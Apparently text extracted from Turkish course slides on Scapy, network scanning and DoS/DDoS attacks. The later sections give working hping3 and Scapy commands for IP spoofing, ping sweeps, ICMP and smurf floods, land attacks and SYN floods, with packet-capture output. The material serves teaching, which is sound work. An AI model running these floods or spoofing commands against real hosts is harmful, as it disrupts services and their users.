4	0.027671	192.168.2.4	91.93.39.140	TCP	66	57016 → 80 [ACK] Seq=1 Ack=1 Win=1049760 Len=0 TSval=651951333 TSecr=2565922...
5	0.028771	91.93.39.140	192.168.2.4	TCP	74	80 → 57017 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1452 SACK_PERM=1 TSval=...
6	0.028882	192.168.2.4	91.93.39.140	TCP	66	57017 → 80 [ACK] Seq=1 Ack=1 Win=1049760 Len=0 TSval=651951334 TSecr=2565922...
7	0.030599	192.168.2.4	91.93.39.140	HTTP	142	GET / HTTP/1.0
8	0.030749	192.168.2.4	91.93.39.140	HTTP	142	GET / HTTP/1.0
9	0.051285	91.93.39.140	192.168.2.4	TCP	66	80 → 57017 [ACK] Seq=1 Ack=77 Win=5792 Len=0 TSval=256592300 TSecr=651951335

- ▶ Frame 7: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on interface 0
- ▶ Ethernet II, Src: Apple\_65:5f:63 (28:cfe:9:65:5f:63), Dst: Zte\_eb:67:00 (54:22:f8:eb:67:00)
- ▶ Internet Protocol Version 4, Src: 192.168.2.4, Dst: 91.93.39.140
- ▶ Transmission Control Protocol, Src Port: 57017, Dst Port: 80, Seq: 1, Ack: 1, Len: 76
- ▶ Hypertext Transfer Protocol

```

0000  54 22 f8 eb 67 00 28 cf e9 65 5f 63 08 00 45 00 T".,g,(. .e_c..E.
0010  00 80 40 bb 40 00 40 06 b4 27 c0 a8 02 04 5b 5d ..@.e@. .....
0020  27 8c de b9 00 58 c9 c5 ee 2e f2 ea e4 80 18 ',...P.. .....
0030  88 25 7e cd 00 00 01 01 08 0a 26 db fc c7 0f 4b .%......&....K
0040  49 aa 47 45 54 28 2f 20 48 54 54 50 2f 31 2e 30 I.GET / HTTP/1.0
0050  0d 0a 41 63 65 70 74 3a 20 2a 2f 2a 0a 41 ..Accept: */*.A
0060  63 63 65 70 74 2d 4c 61 6e 67 75 61 67 65 3a 20 ccept-La nguage:
0070  65 6e 0d 0a 48 6f 73 74 3a 20 77 77 2e 73 65 en..Host : www.se
0080  68 69 72 2e 65 64 75 2e 74 72 0d 0a 0d 0a hir.edu. tr...

```

## Paketler

▶ "Follow stream"



# İçindekiler

- 1 Python
- 2 Python for Pentsters
  - Paket Oluşturma Araçları
  - Problem
- 3 Scapy
  - Giriş
  - Ana Konsept
- 4 Ağ Tarama ve Saldırı
  - TCP Port Taraması
  - Detect fake TCP replies
  - IP protocol scan
  - Lab
- 5 DDoS
  - DDoS Saldırı Trendleri
  - Mirai
- 6 Persirai  
DDoS Saldırı Kategorileri
  - Giriş
  - TCP/IP Standardı
  - Dos/DDoS Saldırıları
  - Digital Attack Map
- 7 BotNets
  - Botnet
  - RoBotNetwork
  - Botnet Propagation
  - Botnet Araçları
  - Dos/DDoS Araçları
- 8 DDoS Saldırıları
  - Giriş
  - Yöntemler
  - Saldırılar

# DDoS Saldırıları

## OSI katmanları ve DDoS

### ► L7:

- ▶ Uygulamalarda bulunan Bellek, Disk, CPU odaklı buglar
- ▶ Brute force
- ▶ DNS Amplification
- ▶ Fork Bomb

### ► L4:

- ▶ SYN Flood
- ▶ Teardrop
- ▶ ACK/FIN/RST flood
- ▶ DRDOS (Reflection)

### ► L3:

- ▶ ICMP/Ping flood
- ▶ Fragger
- ▶ Smurf
- ▶ Ping of Death

### ► L2:

- ▶ ARP seli
- ▶ VTP saldırısı

### ► L1:


- ▶ Fiziksel zarar
- ▶ Ağ/Güç kablosunun çekilmesi

# Yöntemler

## Yöntemler

- ▶ Miktar Artırma
- ▶ Boyut artırma
- ▶ Yansıtma

# Paket



## Version

Version of IP Protocol. 4 and 6 are valid. This diagram represents version 4 structure only.

## Protocol

IP Protocol ID. Including (but not limited to):

- |        |        |          |
|--------|--------|----------|
| 1 ICMP | 17 UDP | 57 SKIP  |
| 2 IGMP | 47 GRE | 88 EIGRP |
| 6 TCP  | 50 ESP | 89 OSPF  |
| 9 IGRP | 51 AH  | 115 L2TP |

## Fragment Offset

Fragment offset from start of IP datagram. Measured in 8 byte (2 words, 64 bits) increments. If IP datagram is fragmented, fragment size (Total Length) must be a multiple of 8 bytes.

## IP Flags

- x** 0x80 reserved (evil bit)  
**D** 0x40 Do Not Fragment  
**M** 0x20 More Fragments follow

## Header Length

Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.

## Total Length

Total length of IP datagram, or IP fragment if fragmented. Measured in Bytes.

## Header Checksum

Checksum of entire IP header

## RFC 791

Please refer to RFC 791 for the complete Internet Protocol (IP) Specification.

# IP Sahteciliği I


## IP Sahteciliği (IP Spoofing)

- ▶ istenilen sahte ip adresinden TCP/IP paketleri gönderilmesi
- ▶ TCP, UDP, IP, ICMP, HTTP, SMTP, DNS

```
root@kali:~# hping3 -a 192.168.2.3 -S -c 4 127.0.0.1
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
[+/-]  --- 127.0.0.1 hping statistic --- 
4 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.2.3	127.0.0.1	TCP	56	1798-0 [S]
2	1.000434001	192.168.2.3	127.0.0.1	TCP	56	1799-0 [S]
3	2.000664434	192.168.2.3	127.0.0.1	TCP	56	1800-0 [S]
4	3.001321803	192.168.2.3	127.0.0.1	TCP	56	1801-0 [S]

## IP Sahteciliği II



# IP Sahteciliği Scapy

```
from scapy.all import *

A = '192.168.0.101' # spoofed source IP address
B = '192.168.0.102' # destination IP address
C = 10000 # source port
D = 20000 # destination port
payload = "yada yada yada" # packet payload

spoofed_packet=IP(src=A,dst=B)/TCP(sport=C,dport=D)/payload
send(spoofed_packet)
```

# ICMP Attacks I

## ICMP Attacks

### ► Ping sweep:

- Ağ üzerinde bulunan bilgisayarların keşfi için kullanılan en eski yöntemlerden biri.

Listing 6: fping kullanımı

```
$ fping -g 192.168.2.1/24
192.168.2.1 is alive
192.168.2.2 is alive
192.168.2.6 is alive
```

# ICMP Attacks II

## Listing 7: nmap kullanımı

```
$ nmap -sP 192.168.2.1/24 -open

Starting Nmap 7.12 ( https://nmap.org ) at 2017-02-18 21:53 MSK
Nmap scan report for 192.168.2.1
Host is up (0.0076s latency).
Nmap scan report for 192.168.2.2
Host is up (0.0078s latency).
Nmap scan report for 192.168.2.6
Host is up (0.00045s latency).
Nmap scan report for 192.168.2.7
Host is up (0.038s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.81 seconds
```

# ICMP Attacks III

## Listing 8: Bash for loop script versiyonu

```
$ for i in {1..254};do ping -c 1 192.168.2.$i |grep 'from';done
64 bytes from 192.168.2.1: icmp_seq=0 ttl=64 time=4.122 ms
64 bytes from 192.168.2.2: icmp_seq=0 ttl=64 time=1.544 ms
64 bytes from 192.168.2.4: icmp_seq=0 ttl=64 time=906.586 ms
```

# Ping Flood (ICMP Flood) I

## ICMP Selİ

- ▶ Saldırgan, kurban bilgisayara çok yüksek miktarda ICMP (ping) istekleri göndererek kaynak tüketimine yol açmasını sağlar
- ▶ Saldırı 3 kategoriye ayrılabilir.
  - ▶ **Hedefli ping seli:** Lokal ağ içerisinde yer alan bilgisayar. Saldırgan fiziksel erişimi mevcut
  - ▶ **Router hedefli ping seli:** Hedef routerlar, amaç ağ içerisinde yer alan bilgisayar haberleşmesinin engellenmesi.
  - ▶ **Blind Ping Flood:**

## Ping Flood (ICMP Flood) II

Listing 9: Python ICMP seli

```
from scapy.all import *
ip_hdr = IP(dst="192.168.2.1")
packet = ip_hdr/ICMP() / ("m"*60000) #send 60kb of junk
send(packet)
```


# Ping Flood (ICMP Flood) III

**Listing 10: Hping3 ICMP seli**

```
hping3 -1 --flood 192.168.2.7
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=0/0, ttl=64
2	0.000001	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=256/1, ttl=64
3	0.000149	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=512/2, ttl=64
4	0.000149	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=768/3, ttl=64
5	0.000150	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=1024/4, ttl=64
6	0.000150	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=1280/5, ttl=64
7	0.000150	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=1536/6, ttl=64
8	0.000151	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=1792/7, ttl=64
9	0.000151	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=2048/8, ttl=64

# ICMP Smurf I



## ICMP Smurf II

Listing 11: Python ICMP Smurf

```
from scapy.all import *
victim_ip = "192.168.2.7"
ip_hdr = IP(src=victim_ip, dst="192.168.2.6")
packet = ip_hdr/ICMP() / ("m"*60000) #send 60kb of junk
send(packet)
```

## ICMP Smurf III

Listing 12: Hping3 ICMP Smurf

```
hping3 -1 --flood -a 192.168.2.3 192.168.2.7
```


No.	Time	Source	Destination	Protocol	Length	Info
9	5.633785	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=9152/49187, ttl=64
10	5.633785	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=9408/49188, ttl=64
11	5.633786	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=9664/49189, ttl=64
12	5.633786	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=9920/49190, ttl=64
13	5.633787	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=10176/49191, ttl=64
14	5.633787	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=10432/49192, ttl=64
15	5.633788	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=10688/49193, ttl=64
16	5.633788	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=10944/49194, ttl=64
17	5.633788	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=11200/49195, ttl=64

# Land Attack I

## Land Saldırısı

- ▶ Saldırgan spoof edilmiş SYN paketleri gönderir
- ▶ Paketlerde source ve destination IP adresleri kurbanın IP adresidir.
- ▶ Kurban cevap olarak kendisine SYN-ACK paketi gönderir.
- ▶ Bu şekilde sistem kaynaklarının tüketilmesi hedeflenir

# Land Attack II



# Land Attack III

## Listing 13: Land Attack

```
hping3 -c 1 --baseport 80 --destport 80 -S --spoof X.X.X.X X.X.X.X
```

No.	Time	Source	Destination	Protocol	Length	Info
3	1.138592	192.168.2.7	192.168.2.7	TCP	54	80 → 80 [SYN] Seq=0 Win=512 Len=0

Land Attack IV


Listing 14: Python Land Attack

```
>>> send(IP(src="192.168.2.7", dst="192.168.2.7")/TCP(sport=135,dport=135), count=2000)
```

Sent 2000 packets.

No.	Time	Source	Destination	Protocol	Length	Info
3	0.114692	192.168.2.7	192.168.2.7	TCP	54	135 → 135 [SYN] Seq=0 Win=8192 Len=0
4	0.117447	192.168.2.7	192.168.2.7	TCP	54	[TCP Out-Of-Order] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
5	0.119985	192.168.2.7	192.168.2.7	TCP	54	[TCP Spurious Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
6	0.123516	192.168.2.7	192.168.2.7	TCP	54	[TCP Spurious Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
7	0.126910	192.168.2.7	192.168.2.7	TCP	54	[TCP Spurious Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
8	0.128873	192.168.2.7	192.168.2.7	TCP	54	[TCP Spurious Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
9	0.130750	192.168.2.7	192.168.2.7	TCP	54	[TCP Spurious Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
10	0.132727	192.168.2.7	192.168.2.7	TCP	54	[TCP Spurious Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
11	0.134478	192.168.2.7	192.168.2.7	TCP	54	[TCP Spurious Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0

# TCP SYN Seli I



# TCP SYN Seli II

Listing 15: Hping SYN Seli

```
$ sudo hping3 --flood -S -p 88 192.168.2.7
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.2.4	192.168.2.7	TCP	54	2097 → 88 [SYN] Seq=0 Win=512 Len=0
2	0.000139	192.168.2.4	192.168.2.7	TCP	54	2098 → 88 [SYN] Seq=0 Win=512 Len=0
3	0.000140	192.168.2.4	192.168.2.7	TCP	54	2099 → 88 [SYN] Seq=0 Win=512 Len=0
4	0.000140	192.168.2.4	192.168.2.7	TCP	54	2100 → 88 [SYN] Seq=0 Win=512 Len=0
5	0.000141	192.168.2.4	192.168.2.7	TCP	54	2101 → 88 [SYN] Seq=0 Win=512 Len=0
6	0.000141	192.168.2.4	192.168.2.7	TCP	54	2102 → 88 [SYN] Seq=0 Win=512 Len=0
7	0.000159	192.168.2.4	192.168.2.7	TCP	54	2103 → 88 [SYN] Seq=0 Win=512 Len=0
8	0.000164	192.168.2.4	192.168.2.7	TCP	54	2104 → 88 [SYN] Seq=0 Win=512 Len=0
9	0.000174	192.168.2.4	192.168.2.7	TCP	54	2105 → 88 [SYN] Seq=0 Win=512 Len=0
10	0.000193	192.168.2.4	192.168.2.7	TCP	54	2106 → 88 [SYN] Seq=0 Win=512 Len=0
11	0.000233	192.168.2.4	192.168.2.7	TCP	54	2107 → 88 [SYN] Seq=0 Win=512 Len=0